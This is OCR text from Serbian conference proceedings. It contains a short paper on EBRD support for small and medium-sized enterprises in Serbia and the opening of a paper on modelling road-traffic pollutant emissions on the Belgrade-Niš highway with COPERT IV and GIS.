Evropska banka za obnovu i razvoj (The European Bank for Reconstruction and Development EBRD) pruža podršku malim i srednjim preduzećima (MSP) u Republici Srbiji (RS) u vidu finansiranja, kreditiranja, pružanja savetodavnih usluga, kao i sprovođenjem određenih programa. Aktivnosti se sprovode i van Beograda (77%) naročito putem bankarskog kreditiranja. Pružanjem podrške malim i srednjim preduzećima (MSP) u Srbiji, EBRD zapravo pomaže preduzećima da se fokusiraju na realne ciljeve i ostvare najbolje moguće rezultate, otvaranjem novih radnih mesta i uvođenjem malih i srednjih preduzeća u Srbiji u evropsko i globalno poslovanje, što pokazuju i ostvareni rezultati. Na osnovu dobijenih rezultata, može se videti da 68% MSP posluje sa poboljšanom produktivnošću, dok 41% malih i srednji preduzeća igra presudnu ulogu u procesu otvaranja novih radnih mesta.

**Key words:**
podrška, realni ciljevi, stopa zaposlenosti, rast i razvoj.

**Apstrakt:**
The European Bank for Reconstruction and Development (EBRD) provides support to small and medium-sized enterprises (SMEs) in the Republic of Serbia (RS) in the form of funding, lending, provision of consulting services and implementing specific programs. Activities are carried out outside Belgrade (77%), especially through bank lending. By providing support to SMEs in Serbia, EBRD actually helps them to focus on setting realistic goals and achieve the best possible results, thereby creating new job openings and introducing Serbian SMEs in the European and global economies, as shown by the results achieved. According to the results obtained, 68% of SMEs operate with enhanced productivity, while 41% of SMEs plays a crucial role in creation of new job vacancies.

**Ključne reči:**
support, realistic goals, employment rate, growth and development.

## 1. UVOD

Kroz podršku Evropske banke za obnovu i razvoj (*European Bank for Reconstruction and Development EBRD*) malim i srednjim preduzećima (MSP) osim programa za poslovanje, pružaju se i poslovni saveti za pomoć putem kojih se MSP razvijaju, uspešno, i postaju istinski katalizatori kako lokalnih ekonomija, tako i onih u regionu. Uspešan sektor MSP jeste krucijalan za zdravu tržišnu ekonomiju, ali sama MSP često ne mogu da odgovore na finansijske izazove sa kojima se suočavaju. MSP treba da budu upoznata i sa načinom na koji bi mogla da poboljšaju svoj rad i ostvare benefite. EBRD nudi pomoć vezanu za *know-how*, koji pomaže funkcionisanje poslovanja, marketinga, strategija, upravljanja kvalitetom, energetske efikasnosti, finansijsko upravljanje i slično (EBRD, 2015).

Osnovna hipoteza koja je postavljena ovim istraživanjem polazi od toga da se, uz pomoć EBRD-a mala i srednja preduzeća nalaze u prilici da se fokusiraju na ciljeve koji su realni i da ostvare najbolje moguće rezultate, poboljšavajući konkurentnost i produktivnost privatnog sektora i njihove performanse, otvarajući nova radna mesta i uvodeći srpska MSP u evropsko i globalno poslovanje. Osim toga, stručnjaci EBRD, godinu dana po okončanju svakog projekta, obilaze klijenta i mere promene koje su se dogodile u poslovanju.

## 2. REZULTATI

Od početka delovanja EBRD u Srbiji 2001. godine, ova institucija je svojim savetima pomogla više od 550 preduzeća, zahvaljujući sredstvima prikupljenim iz Austrije, Kanade, Danske, Evropske unije, od Akcionara Posebnog fonda EBRD, iz Grčke, Italije, Japana, Luksemburga, Holandije, Švedske, Fonda saradnje Tajvan - EBRD i Velike Britanije. EBRD podržava preduzeća iz mnogih grana industrije, poput prehrambene, trgovine na veliko i malo, distribucije, građevinarstva i inženjeringa. EBRD se ne fokusira samo na projekte u glavnom gradu, već se 77% projekata ostvaruje van Beograda (EBRD, 2015).

Stručnjaci EBRD u Srbiji zaduženi su za pružanje podrške MSP povezivanjem klijenata sa lokalnim i međunarodnim konsultantima, izvršavanjem transformacije ogromnog dela biznisa i uvođenjem u globalno poslovanje, čime se dokazuje osnovna hipoteza koja je definisana u uvodnom delu rada. Bilo da je u pitanju kreiranje novog sajta, sistema upravljanja kvalitetom, marketing strategija ili čak potpuno nova struktura upravljanja, stručnjaci poslati od strane EBRD su u mogućnosti da pruže pomoć kako bi se definisao najbolji projekat koji odgovara potrebama MSP. Koristeći dugogodišnje iskustvo navedeni stručnjaci su do samog kraja posvećeni projektu koji treba da pokaže do




E-mail: nino.veskovic.12@singimail.rs
DOI: 10.15308/Synthesis-2015-606-607

kraja da ostvaruje najbolje rezultate (EBRD, 2015), što ponovo dokazuje tvrdnje navedene u osnovnoj hipotezi.

*Instrument za pretprisutnu pomoć* (IPA) finansira "Podršku za razvoj MSP u Srbiji" tokom perioda koji traje 36 meseci, odnosno do juna 2016. godine. Ovaj *Program* se bazira na učešću MSP u troškovima, što potencijalne klijente obavezuje na uplatu dela projektnih troškova u iznosu 25-75% za one projekte u koje su uključeni domaći konsultanti. Projekti većeg obima, od kojih se očekuje da će uključiti podršku međunarodnih konsultanata, pretpostavljaju učešće klijenta od 10% za prvi i 50% troškova za drugi projekat (Nacionalna agencija za regionalni razvoj)

Kao ključni izazov EBRD u podstreku za razvoj MSP je postavila širenje bankarskog kreditiranja naročito van Beograda i ažurniju pokrivenost koja se odnosi na informacione tehnologije što bi, automatski, dovelo do poboljšanja tehničkog dela posla vezano za zahteve koji se odnose na bankarsko kreditiranje. Potencijal koji poseduju MSP postao je vidljiv bankama i mnoge su stoga, otvorile posebne sektore za odnos sa MSP, ali je finansiranje bilo ograničeno u malim gradovima, a kreditiranje MSP je procenjeno na 38% kreditnog portfolia banaka, a učešće MSP u ostvarenoj dodatnoj vrednosti iznosi 50,1%. Osim toga, MSP su zaslužna za otvaranje 59,7% radnih mesta na teritoriji Srbije, po istraživanjima obavljenim 2012. godine (EBRD, 2014), što je prikazano na slici 1.





Slika 1. Osnov za širenje bankarskog kreditiranja MSP za EBRD

Izvor: autori, na osnovu navedenih podataka u radu

Ipak, MSP ne pokazuju zadovoljavajući nivo razvoja u odnosu na zemlje članice Evropske unije, i to naročito u oblasti internacionalizacije, inovacija i stručnosti. Ono što predstavlja prednost i olakšavajuću okolnost u Srbiji je činjenica što sektor MSP poseduje bolji pristup finansiranju nego prosek EU. Uslovi koje je neophodno ispuniti, a vezani su za obezbeđenje kredita namenjenih privredi (realne kamatne stope u domaćoj valuti) su ozbiljni i rizični, budući da je, u periodu od 2006. godine, došlo do povećanja devizne izloženosti MSP. Uprkos činjenici da se kreditni informacioni sistem znatno unapredio u smislu pokrivenosti i efikasnosti, kreditne informacije se mogu dobiti samo od finansijskih institucija. Ipak, katastarski sistem je unapređen 2011. godine što je ubrzalo postupak uknjiženja. Narodna Skupština Republike Srbije (RS) je 2012. godine odobrila otvaranje državne razvojne banke, koja će imati posebno odeljenje za poslovanje sa MSP (EBRD, 2014).

Primetno je da je 68% korisnika usluga EBRD pokazalo poboljšano poslovanje, kako u smislu povećanog prometa tako i u pogledu povećane produktivnosti. Mogućnosti za otvaranje novih radnih mesta pružilo je 41% preduzeća, spoljno finansiranje rasta svojih preduzeća obezbedilo je 18% klijenata (EBRD, 2014). Navedeni podaci ukazuju vidan napredak u poslovanju MSP - korisnika usluga koje pruža EBRD, a naročito zbog korišćenja finansijske pomoći, poboljšanih usluga korišćenja kredita, savetodavne pomoći i poboljšanja funkcionisanja katastarskog sistema. Na ovaj način ostvareni su benefiti i dokazana postavljena osnovna hipoteza.

Shodno dokumentima koji su korišćeni i podacima koji su predstavljeni, a bazirano na izveštajima stručnjaka u roku od godinu dana od početka projekta, ostvareni su sledeći rezultati, koji su u skladu sa navedenom postavljenom hipotezom, a predstavljeni su na slici 2.




Slika 2. Ostvareni rezultati aktivnosti EBRD vezano za sektor MSP

Izvor: autori, na osnovu navedenih podataka u radu

## 3. REZIME

Na osnovu predstavljenih rezultata vezanih za poboljšano poslovanje klijenata od 68%, za otvaranje novih radnih mesta zaslužno je 41% MSP, 68% je aktivno sa poboljšanom produktivnošću, a 18% klijenata je obezbedilo spoljno finansiranje svoga rasta. Stoga, potpuno je evidentno da je dokazana postavljena hipoteza po kojoj EBRD pruža neohodnu pomoć i podršku razvoju MSP u Srbiji, kojom se poboljšava konkurentnost i produktivnost privatnog sektora i njihovih performansi, odnosno pomaže fokusiranje na realne ciljeve i ostvarivanje najboljih mogućih rezultata, time otvarajući nova radna mesta i uvodeći srpska MSP u evropsko i globalno poslovanje.

## LITERATURA

EBRD. (2015). *Grow your business in Serbia*. Preuzeto 12. Marta 2015. sa http://www.ebrd.com/work-with-us/advice-for-small-businesses/serbia.html

EBRD. (2014). *Strategija za Srbiju*. Preuzeto 12. Marta 2015. sa http://www.ebrd.com/downloads/country/strategy/Strategija_za_Srbiju_28_01_2014.pdf

Nacionalna agencija za regionalni razvoj. (2015). *Podrška za razvoj MSP u Srbiji*. Preuzeto 12. Marta 2015. sa http://narr.gov.rs/index.php/Info/Konkursi/Podrshka-razvoj-MSP-u-Srbiji



DOI: 10.15308/Synthesis-2015-606-607

Synthesis
International Scientific Conference of IT and Business-Related Research

# EMISIJA ZAGAĐUJUĆIH MATERIJA I PRIMENA GIS – A

## POLLUTANT EMISSIONS AND GIS APPLICATION

Milan Stojanović[1], Dušan Regodić[2], Verka Jovanović[2]
[1]Univerzitet Singidunim, Danijelova 32, Beograd, Srbija
[2]Univerzitet Singidunim, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Ljudi su najveći zagađivači životne sredine, a problemi koji se javljaju zbog zagađenja životne sredine najčešće su povezani sa zagađenjem vazduha. Najčešći i najrasprostranjeniji zagađivači vazduha su vozila u drumskom saobraćaju. Cilj ovog rada jeste razvoj sistema za podršku odlučivanju, koji mogu koristiti nadležni organi za smanjenje zagađenja vazduha koje potiče iz drumskog saobraćaja. Prilikom koncipiranja ovog rada korišćeni su podaci iz pravilnika o podeli motornih i priključnih vozila i tehničkim uslovima za vozila u saobraćaju na putevima, zatim podaci iz elektronske publikacije "Brojanje saobraćaja na putevima Republike Srbije u 2009. godini", koju je izdalo JP Putevi Srbije, podaci iz izveštaja Republičkog zavoda za statistiku i podaci iz izveštaja Republičkog hidrometeorološkog zavoda. Ulazni podaci emisionog modela bili su: tok saobraćaja na deonicama auto-puta Beograd-Niš, broj vozila prema tehnologiji, emisioni faktori i matematičke operacije COPERT IV metodologije, kao i podaci o potrošnji goriva. Podaci o vozilima predstavljeni su i u projektu Instituta Saobraćajnog fakulteta, Univerziteta u Beogradu.

**Ključne reči:**
zagađujuće materije, COPERT IV metodologija, simulacija distribucije, GIS.

**Abstract:**
Humans are the largest environmental pollutants, and the issues caused by environmental pollution are mostly connected with air pollution. The most common and most widespread air pollutants are road transport vehicles. The aim of this paper is to develop decision support systems, which can be used by the authorities to reduce air pollution from road transport. Research was based on the data from the Regulations on the classification of motor and towed vehicles and technical conditions for the vehicles in road transport, the electronic publication "Counting motor vehicles on the roads of Republic of Serbia in 2009.", published by the public enterprise Roads of Serbia, the Republic Institute of Statistics, and the Republic Hydrometeorological Service. The input data of the emission model included: traffic flow on the sections of Belgrade-Niš highway, number of vehicles classified according to technology, emission factors and mathematical operations of COPERT IV methodology, and fuel consumption. The data on vehicles are also presented within the project of the Institute of the Faculty of Transport and Traffic Engineering, University of Belgrade.

**Key words:**
pollutants, COPERT IV methodology, distribution simulation, GIS.

## 1. UVOD

Čovek je deo životne sredine i njen najveći zagađivač. On svojim aktivnostima oblikuje životnu sredinu prema svojim potrebama, utičući na njen kvalitet, pri čemu narušena životna sredina postaje ograničavajući faktor razvoja i blagostanja ljudi. Poslednjih decenija raste zabrinutost ljudi za kvalitet životne sredine, jer je njen kvalitet jedan od bitnih faktora rizika za nastanak različitih bolesti.

Problemi koji se javljaju zbog zagađenja životne sredine najčešće su povezani sa zagađenjem vazduha. Pored statičnih postoje i mobilni izvori zagađenja vazduha. Najčešće se u kontekstu mobilnih izvora zagađenja misli na motorna vozila u drumskom saobraćaju. Emisija iz motornih vozila utiče na prostorno rasprostiranje izduvnih gasova, suspendovanih čestica i povećanu koncentraciju toksičnih materija u urbanim sredinama.

Predmet istraživanja ovog rada usredsređen je na izradu i implementaciju GIS-a (*Geographic Information System*) u kontrolnoj strategiji monitoringa ukupne emisije zagađujućih materija u drumskom saobraćaju.

Zagađenje vazduha koje izazivaju motorna vozila jedan je od najozbiljnijih problema današnjeg civilizovanog društva. Cilj ovog rada je razvoj sistema za podršku odlučivanju koji će koristiti nadležni organi, da bi se smanjilo zagađenje vazduha koje nastaje u automobilskom saobraćaju.

## 2. IZBOR METODA PROCENE EMISIJA

Predmet istraživanja ovog rada usredsređen je na izradu i implementaciju GIS-a (*Geographic Information System*) u kontrolnoj strategiji monitoringa ukupne emisije zagađujućih materija u drumskom saobraćaju.

Suština ovog sistema se sastoji od brojnih matematičkih podmodela, zasnovanih na postojećoj literaturi, da bi se simulirao model emisije i disperzije zagađujućih materija oslobođenih u saobraćaju na delu autoputa Beograd – Niš. Ovi podmodeli, biće integrisani u GIS, koji koristi prostorne koordinate za opisivanje strukture prostora na razmatranom delu auto-puta. Takođe, dobili bi se podaci o distribuciji zagađujućih materija u prizemnom sloju atmosfere (troposferi).

Tako integrisani GIS ima za cilj da vizuelno prikaže dobijene rezultate emisije i disperzije motornih vozila. Ovi podmodeli biće postavljeni u kaskadnom obliku, pri čemu će se karakteristike saobraćaja koristiti kao ulazni podaci za proračun emisije, dok bi rezultati emisije bili ulazni podaci za obračun i simulaciju disperzije zagađujućih materija. Moguće je izvršiti unapređenje procesa kontrole ukupne emisije zagađujućih materija u drumskom saobraćaju korišćenjem GIS-a.

Naime, GIS će, na osnovu podataka koji se unose u njegovu bazu podataka, omogućiti selektovanje tzv. kritičnih gridova, odnosno oblasti na kojima je najveće zagađenje. Tako bi se došlo



E-mail: milan.stojanovic.13@singimail.rs
DOI: 10.15308/Synthesis-2015-608-614

do informacija koje su neophodne za preduzimanje adekvatnih mera u cilju smanjenja zagađenja vazduha na tom području. Moguće je izvršiti unapređenje procesa kontrole ukupne emisije zagađujućih materija u drumskom saobraćaju korišćenjem GIS-a.

Za uspešnu realizaciju ciljeva istraživanja, obradu i dokazivanje postavljenih hipoteza u ovom radu koristiće se osnovne i posebne metode logičkog rasuđivanja i naučnog saznanja, a pored njih i specijalne naučne metode, kao što su:

COPERT IV metoda, za proračun emisije zagađujućih materija. COPERT IV je jedan od najčešće korišćenih softverskih alata za određivanje količine emitovanih zagađujućih materija koje potiču iz motornih vozila, uzimajući u obzir navedene propise. Korišćenje ovog softverskog alata omogućava izradu baza podataka i procedura izveštavanja o emisiji zagađujućih supstanci, koji su u sagalasnosti sa međunarodnim sporazumima i zakonodavstvom EU. COPERT IV metodologija se koristi za proračunavanje regularnih (CO, NOx, VOC, PM) (Konsolidou *et al*., 2008, str. 7468) i neregularnih zagađujućih materija ($N_2O$, $NH_3$, NMVOC i slično), kao i proračun potrošnje goriva.

Metoda simulacije distribucije emisije zagađujućih materija. Uopšteno, proces simulacije se sastoji iz dve osnovne faze: faze izgradnje modela i faze eksperimentisanja na modelu uz analizu dobijenih rezultata. Obe ove faze uključuju mnoge aktivnosti, koje su podjednako važne za uspešno izvršavanje simulacije.

Model sistema predstavlja uprošćenu i apstraktnu sliku realnog sistema, odnosno model je opis realnog sistema sa svim njegovim karakteristikama koje su relevantne iz ugla posmatranja pojedinca ili grupe koja se bavi simulacijom. Simulacija distribucije emisije zagađujućih materija urađena je uz primenu softverskog alata AQRoads (*Air Quality Roads*). AQRoads je softverska aplikacija sa grafičkim korisničkim interfejsom koja se koristi za proračun emisije zagađujućih materija u drumskom saobraćaju i simulaciju atmosferske disperzije preko dvodimenzionalnog domena.

Analitička metoda GIS-a. GIS je sistem za upravljanje prostornim podacima i njihovim osobinama. U širem smislu to je sistem koji korisnicima daje mogućnost da postavljaju interaktivne upite, analiziraju prostorne informacije i uređuju podatke. GIS čine četiri interaktivna podsistema: (Čekerevac *et al*., 2010, str. 533) podsistem za unos koji vrši tzv. digitalizaciju podataka, podsistem za skladištenje i povezivanje podataka, podsistem za analizu, i izlazni podsistem za izradu karata, tabela i dobijanje odgovora na postavljene upite. GIS je jedna velika baza podataka u kojoj su geografske lokacije snimljene kao matematičke koordinate, a informacije o lokaciji su smeštene u tabelama koje su povezane sa lokacijom.

Radi formiranja i primene GIS modela u kontrolnoj strategiji monitoring ukupne emisije zagađujućih materija biće korišćen, kao model-sistem, auto-put Beograd-Niš, pri čemu će biti upotrebljeni sledeći izvori podataka:

1. Sekundarni izvori: Pravilnik o podeli motornih i priključnih vozila i tehničkim uslovima za vozila u saobraćaju na putevima (Službeni glasnik RS, br. 54/2010 i 69/2010), izveštaji iz Republičkog zavoda za statistiku, izveštaji iz Hidrometeorološkog zavoda, te podaci iz elektronske publikacije „Brojanje saobraćaja na putevima Republike Srbije u 2009. godini".
2. Kartografski podaci: mapa Republike Srbije – magistralna i regionalna putna mreža (1:1.300.000) Državni putevi I i II reda, (Putevi Srbije, 2015) i topografska mapa auto-puta Beograd-Niš (1:100.000) (Topografske karte Republike Srbije u razmeri 1:100000).

## 3. REZULTATI I DISKUSIJA

Put Beograd - Niš je deo autoputa E-75. Ovaj put nema oštrih krivina, odnosno pogodan je za brzine od najmanje 80 km/h, ima četiri vozne trake, dve zaustavne trake, dve ivične trake, jednu razdelnu traku i dve zemljane bankine, čime ispunjava tehničke karakteristike auto-puta. Kapacitet saobraćaja na ovom putu je veliki i zbog toga su izbegnute saobraćajne gužve, odnosno ne prolazi se kroz naseljena mesta, već u njihovoj blizini, što je još jedna od karakteristika koja ukazuje na činjenicu da je taj model saobraćaja karakterističan za auto-puteve.

Za proračun emisije izduvnih gasova korišćeni su podaci o voznom parku Republike Srbije, podaci o protoku vozila na autoputu Beograd-Niš, kao i emisioni faktori iz softverskog alata COPERT 4. Podaci o vozilima su prikupljeni iz Republičkog zavoda za statistiku i Ministarstva unutrašnjih poslova, a za potrebe proračuna emisije korišćeni su i podaci o meteorološkim parametrima, preuzeti iz Republičkog hidrometeorološkog zavoda Srbije (Institut saobraćajnog fakulteta, 2010, str. 4).

Da bi podaci o vozilima mogli da se koriste za COPERT IV softver bilo je potrebno da se postojeća kategorizacija vozila prilagodi kategorizaciji vozila u COPERT IV modelu. U evidenciji registrovanih vozila Republike Srbije su prisutne sledeće kategorije: putnički automobili, teretna vozila, vučna vozila, kombi, specijalna, odnosno radna vozila, autobusi i motocikli.

Kategorizacija koja je potrebna da bi se obavio unos podataka za proračun uključuje sledeće grupe vozila: putničke automobile, laka teretna vozila, teška teretna vozila, autobuse, mopede i motocikle.

Vrste goriva koje se nalaze u evidenciji registrovanih vozila su: benzin 98, benzin 86, dizel, mešavina benzin-gas i električna energija. Kategorizacija prema vrsti goriva, koja je potrebna za unos u bazu podataka koju koristi softverski alat uključuje: benzin koji sadrži olovo, bezolovni benzin, dizel, TNG, hibrid i KPG.

Svaka kategorija vozila iz evidencije registrovanih vozila ima posebne karakteristike, odnosno uslove prema kojima se vozila grupišu. Kod putničkih automobila grupisanje pogonskog goriva izvršeno je na sledeći način: benzin 98 i benzin 86 svrstani su pod benzin; od ukupnog broja putničkih automobila sa pogonom na benzin sva proizvedena od 1992. godine svrstana su pod PA sa pogonom na benzin koji sadrži olovo; putnički automobili marke i tipa Zastava 10 svrstani su pod PA sa pogonom na benzin koji sadrži olovo; pogonsko gorivo mešavina i električna energija podeljeni su na benzin i dizel, tako što se prema marki i tipu vozila odredilo da li je vozilo sa pogonom na benzin ili dizel; benzin - gas svrstan je pod TNG; električna energija je svrstana pod benzin.

Vozila su grupisana po zapremini motora, a s obzirom na to da podaci za određeni broj vozila nisu adekvatni korekcija tih vrednosti je izvršena u toku pregleda evidencije. Zatim su učesnici projekta sa Instituta saobraćajnog fakulteta su primenom odgovarajućeg softvera, koji je razvijen na osnovu postavljenih kriterijuma, izvršili grupisanje vozila prema zapremini motora (Institut saobraćajnog fakulteta, 2010, str. 7).

Za potrebe proračune emisije primenom softverskog alata COPERT IV, na deonici Beograd-Tranšped autoputa Beograd-Niš, korišćeni su podaci o protoku vozila na 20 deonica tog autoputa, koji su preuzeti iz elektronske publikacije koju je objavilo JP Putevi Srbije.

Ovi podaci su iskorišćeni za grupisanje vozila po kategorijama koje zahteva pomenuti softverski alat tako što su podaci iz elektronske publikacije, prema kojima su vozila grupisana u četri kategorije, procentualno grupisani u odnosu na ukupan



DOI: 10.15308/Synthesis-2015-608-614

broj registrovanih vozila prema kategorijama koje zahteva softverski alat COPERT IV. U narednoj tabeli, prikazan je broj vozila po tehnologiji na deonici Beograd – Tranšped autoputa Beograd-Niš.

Na osnovu podataka o vozilima, kao i podataka o potrošnji goriva i meteoroloških podataka, odnosno podataka o minimalnim i maksimalnim vrednostima temperature vazduha po mesecima, koji su uneti u bazu podataka korišćenog programskog paketa COPERT IV, dobijeni su podaci o potrošnji goriva i ukupnoj emisiji zagađujućih materija u 2009. godini. Podatke ćemo prikazati u narednoj tabeli.

Analiza ukupne emisije zagađujućih materija prema izvorima zagađenja po deonicama auto-puta Beograd-Niš, što ćemo prikazati narednim tabelama.

| Vozila po tehnologiji | Ukupan broj vozila | Vozila po tehnologiji | Ukupan broj vozila | Vozila po tehnologiji | Ukupan broj vozila |
|---|---|---|---|---|---|
| Benzin <1.4t | | EURO 2 | 5805 | autobus 15-18t | |
| PRE ECE | 17429 | EURO 3 | 22105 | konvencionalna | 18992 |
| ECE 15/00-01 | 98155 | Četvorotaktni motocikli 250-750cm^3 | | EURO 1 | 2839 |
| ECE 15/02 | 133014 | konvencionalna | 23788 | EURO 2 | 4081 |
| ECE 15/03 | 523801 | EURO 1 | 4178 | EURO 3 | 18671 |
| ECE 15/04 | 1838350 | EURO 2 | 3966 | EURO 4 | 6449 |
| EURO 1 | 243095 | EURO 3 | 7220 | EURO 5 | 386 |
| EURO 2 | 411886 | Četvorotaktni motocikli>750cm^3 | | autobusi <=18t | |
| EURO 3 | 569668 | konvencionalna | 8056 | konvencionalna | 31322 |
| EURO 4 | 565082 | EURO 1 | 2195 | EURO 1 | 3846 |
| Benzin 1.4-2t | | EURO 2 | 2585 | EURO 2 | 4638 |
| PRE ECE | 7339 | EURO 3 | 4713 | EURO 3 | 8784 |
| ECE 15/00-01 | 14677 | Benzin <3.5t | | EURO 4 | 5934 |
| ECE 15/02 | 33942 | konvencionalna | 11036 | EURO 5 | 1178 |
| ECE 15/03 | 215575 | EURO 1 | 1348 | 20-26t | |
| ECE 15/04 | 682501 | EURO 2 | 521 | konvencionalna | 9735 |
| EURO 1 | 205484 | EURO 3 | 575 | EURO 1 | 3026 |
| EURO 2 | 357763 | EURO 4 | 139 | EURO 2 | 5657 |
| EURO 3 | 446745 | Dizel <3.5t | | EURO 3 | 7565 |
| EURO 4 | 166039 | konvencionalna | 18351 | EURO 4 | 1776 |
| Benzin >2t | | EURO 1 | 5136 | EURO 5 | 132 |
| PRE ECE | 826 | EURO 2 | 3303 | 26-28t | |
| ECE 15/00-01 | 1468 | EURO 3 | 3244 | konvencionalna | 10261 |
| ECE 15/02 | 3027 | Benzin <=7.5t | | EURO 1 | 3092 |
| ECE 15/03 | 12843 | konvencionalna | 119962 | EURO 2 | 5657 |
| ECE 15/04 | 44032 | EURO 1 | 36754 | EURO 3 | 7696 |
| EURO 1 | 22016 | EURO 2 | 66178 | EURO 4 | 1776 |
| EURO 2 | 31190 | EURO 3 | 92801 | EURO 5 | 132 |
| EURO 3 | 44950 | EURO 4 | 20371 | 28-32t | |
| EURO 4 | 22934 | EURO 5 | 1293 | konvencionalna | 18286 |
| Dizel < 2t | | 7.5-12t | | EURO 1 | 6380 |
| konvencionalna | 632965 | konvencionalna | 69412 | EURO 2 | 11511 |
| EURO 1 | 129345 | EURO 1 | 21341 | EURO 3 | 16116 |
| EURO 2 | 246765 | EURO 2 | 38263 | EURO 4 | 3552 |
| EURO 3 | 571503 | EURO 3 | 53783 | EURO 5 | 263 |
| EURO 4 | 366936 | EURO 4 | 11748 | >-32t | |
| Dizel > 2t | | EURO 5 | 754 | konvencionalna | 165104 |
| konvencionalna | 49536 | 12-14t | | EURO 1 | 47821 |
| EURO 1 | 18530 | konvencionalna | 55185 | EURO 2 | 91629 |
| EURO 2 | 27520 | EURO 1 | 17030 | EURO 3 | 127413 |
| EURO 3 | 57792 | EURO 2 | 30395 | EURO 4 | 28219 |
| EURO 4 | 45867 | EURO 3 | 40742 | EURO 5 | 1842 |
| TNG | | EURO 4 | 9700 | 34-40t | |
| konvencionalna | 173377 | EURO 5 | 647 | konvencionalna | 27561 |
| EURO 1 | 26603 | 14-20t | | EURO 1 | 9538 |
| EURO 2 | 44950 | konvencionalna | 137530 | EURO 2 | 13353 |
| EURO 3 | 35776 | EURO 1 | 39772 | EURO 3 | 20720 |
| EURO 4 | 32107 | EURO 2 | 78466 | EURO 4 | 11051 |
| Četvorotaktni motocikli<250cm^3 | | EURO 3 | 110046 | EURO 5 | 921 |
| konvencionalna | 17559 | EURO 4 | 24035 | | |
| EURO 1 | 9248 | EURO 5 | 1617 | | |

Tabela 1. Ukupan broj vozila po tehnologiji na deonici Beograd – Tranšped



DOI: 10.15308/Synthesis-2015-6008-614

Na osnovu prikazanih podataka može se uočiti da najveća emisija zagađujućih materija potiče iz putničkih vozila i teških teretnih vozila. U tom smislu, integracija kontrolnih sistema saobraćaja kao i podaci o uticaju motornih vozila na zagađenje životne sredine, bili bi od velikog značaja za unapređenje baze podataka o emisiji zagađujućih materija.

Mnoge studije monitoringa kvaliteta vazduha koje se sprovode blizu glavnih saobraćajnica beleže koncentracije zagađujućih materija koje potiču iz motornih vozila, a odnose se na CO, NOx, PM, itd. Rezultati kontrole kvaliteta vazduha, kao i studije kojima se ispituje uticaj kvaliteta vazduha na zdravlje ljudi, podstakli su istraživanje koje je sprovela US EPA da bi se definisao uticaj emisije koja potiče iz saobraćaja na vremensku i prostornu varijabilnost koncentracija zagađujućih materija u životnoj sredini blizu saobraćajnica. Jedan od ciljeva ove studije bila je procena postojećih emisija i modeli disperzije za područja blizu glavnih saobraćajnih puteva (Venkatram *et al*., 2007, str. 9490).

Da bi se definisao GIS model za potrebe monitoringa ukupne emisije zagađujućih materija korišćen je softverski alat *MapWindow GIS* (verzija 4.8.1). Radi prikazivanja nekih osnovnih tematskih mogućnosti GIS-a, na narednim slikama prikazani su izlazni rezultati integrisanih modela saobraćaja, emisije i disperzije zagađujućih materija. GIS je korišćen za povezivanje prostornih podataka sa odgovarajućim atributnim alfanumeričkim podacima. Ovaj model, kao i svaki GIS model, podrazumeva nekoliko slojeva koji sadrže prostorne podatke.

Posle unošenja prvog sloja, odnosno topografske mape auto-puta Beograd-Niš urađeno je georeferenciranje mape (Slika 1) da bi koordinate sa mape bile usklađene sa realnim koordinatama, odnosno primenjenim geografskim koordinatnim sistemom (UTM Zona 34N) koji se koristi u Srbiji.

Tek kada se uradi georeferenciranje mape koja je osnova za kreiranje GIS modela, pristupa se unošenju drugih slojeva. Takođe, bitno je za svaki sloj, koji se sastoji od određenih vektorskih oblika, da ima određen koordinatni sistem koji će se primenjivati. On mora biti isti kao i koordinatni sistem koji je izabran za početni sloj, odnosno topografsku mapu autoputa Beograd-Niš.

Pored unošenja grafičkih simbola, GIS zahteva i formiranje baze podataka kroz popunjavanje određenih tabela, pojedinačno za svaki sloj. Na ovaj način korisnicima je omogućen uvid u atributne alfanumeričke podatke vezane za sve objekte koji su grafički predstavljeni u vidu tačaka, linija ili poligona. Kreiranje baze podataka omogućava zadavanje upita čime se selektuju određeni objekti u tabeli, a istovremeno se vrši njihovo mapiranje na karti.

